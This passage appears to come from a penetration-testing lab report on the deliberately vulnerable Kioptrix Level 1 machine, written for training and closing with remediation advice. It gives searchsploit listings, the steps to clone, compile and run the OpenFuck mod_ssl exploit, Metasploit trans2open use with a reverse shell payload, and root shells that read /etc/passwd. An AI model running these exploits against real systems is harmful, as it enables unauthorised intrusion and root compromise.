Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow                            | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)                      | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)                      | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow    | unix/remote/40347.txt
 ----------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

The exploit called “OpenFuck” looks interesting, so I ran a browser check on it to find a way to exploit it.



OpenFuck

Usage

This Exploit (https://www.exploit-db.com/exploits/764/) is outdated. Here you can take updated

1. Download OpenFuck.c

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time


```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

4. Running the Exploit

```
./OpenFuck
```

5. See which service you witch to exploit. For example if you need to Red Hat Linux, using apache version 1.3.20.


Following all the instructions provided, I was able to gain root access to the network.



```
whoami
root
hostname
kioptrix.level1
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
```


3. **Samba:**

I used searchsploit to search for possible exploits for Samba 2.2.a.




```
└─$ sudo searchsploit samba 2.2
[sudo] password for vivian:
-------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                 |  Path
-------------------------------------------------------------------------------------------------------------------------------------------------
Samba 2.0.x/2.2 - Arbitrary File Creation                                                                      | unix/remote/20968.txt
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)                                                   | osx/remote/9924.rb
Samba 2.2.2 < 2.2.6 - 'nttrans' Remote Buffer Overflow (Metasploit) (1)                                        | linux/remote/16321.rb
Samba 2.2.8 (BSD x86) - 'trans2open' Remote Overflow (Metasploit)                                              | bsd_x86/remote/16880.rb
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation                                | linux/local/23674.txt
Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)                                            | linux_x86/remote/16861.rb
Samba 2.2.8 (OSX/PPC) - 'trans2open' Remote Overflow (Metasploit)                                              | osx_ppc/remote/16876.rb
Samba 2.2.8 (Solaris SPARC) - 'trans2open' Remote Overflow (Metasploit)                                        | solaris_sparc/remote/16330.rb
Samba 2.2.8 - Brute Force Method Remote Command Execution                                                      | linux/remote/55.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (1)                                                     | unix/remote/22468.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (2)                                                     | unix/remote/22469.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (3)                                                     | unix/remote/22470.c
Samba 2.2.x - 'call_trans2open' Remote Buffer Overflow (4)                                                     | unix/remote/22471.txt
Samba 2.2.x - 'nttrans' Remote Overflow (Metasploit)                                                           | linux/remote/9936.rb
Samba 2.2.x - CIFS/9000 Server A.01.x Packet Assembling Buffer Overflow                                        | unix/remote/22356.c
Samba 2.2.x - Remote Buffer Overflow                                                                           | linux/remote/7.pl
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution                                                              | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                                                                          | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                                  | linux_x86/dos/36741.py
-------------------------------------------------------------------------------------------------------------------------------------------------
```

It shows there are possible metasploit exploits called “trans2open”.



```
msf6 > search trans2open

Matching Modules
================

   #  Name                                            Disclosure Date  Rank   Check  Description
   -  ----                                            ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                  2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce    .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce  .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options
```

The target IP address was set and the payload was set to linux/x86/shell/reverse_tcp. Run this gave me root access into the machine.



```
whoami
root
hostname
kioptrix.level1
```

3. Conclusion

The vulnerability assessment conducted on the Kioptrix Level 1 machine identified several critical vulnerabilities, including outdated services, open redirects, unnecessary open ports, anonymous login access, and unauthorized root access. These issues pose significant security risks, including unauthorized data access, privilege escalation, and potential exploitation of the system for malicious activities.

The assessment highlights the importance of maintaining system integrity through regular updates, secure configurations, and restricted access to critical system resources. Addressing these vulnerabilities is essential to minimize the risk of exploitation and improve the overall security posture of the system.

Implementing the recommended remediation steps, such as patching outdated software, closing unnecessary ports, enforcing strict access controls, and monitoring for unauthorized activities, will enhance the system’s protection against potential threats.

This exercise underscores the need for continuous security assessments and proactive measures to safeguard systems in real-world environments.

4. Appendices

4.1 Appendix A: Detailed Methodology

Tools Used:

Nmap for network reconnaissance.

Dirb, Nikto for directory findings.

Smbclient, Enum4linux for samba enumerations.

Searchsploit for research.

Metasploit for exploitation.

Steps Taken:

Setup of virtual machines in a NAT network configuration.

Scanning for open ports and services using Nmap.

Scanning for vulnerabilities with Nessus.

4.2 Appendix B: Resources

For SSH:

https://www.exploit-db.com/exploits/21402

https://www.openssh.com/security.html

https://www.rapid7.com/db/modules/exploit/multi/ssh/sshexec/

For HTTP:

https://github.com/exploit-inters/OpenFuck

For Samba:

https://www.exploit-db.com/exploits/22468

https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/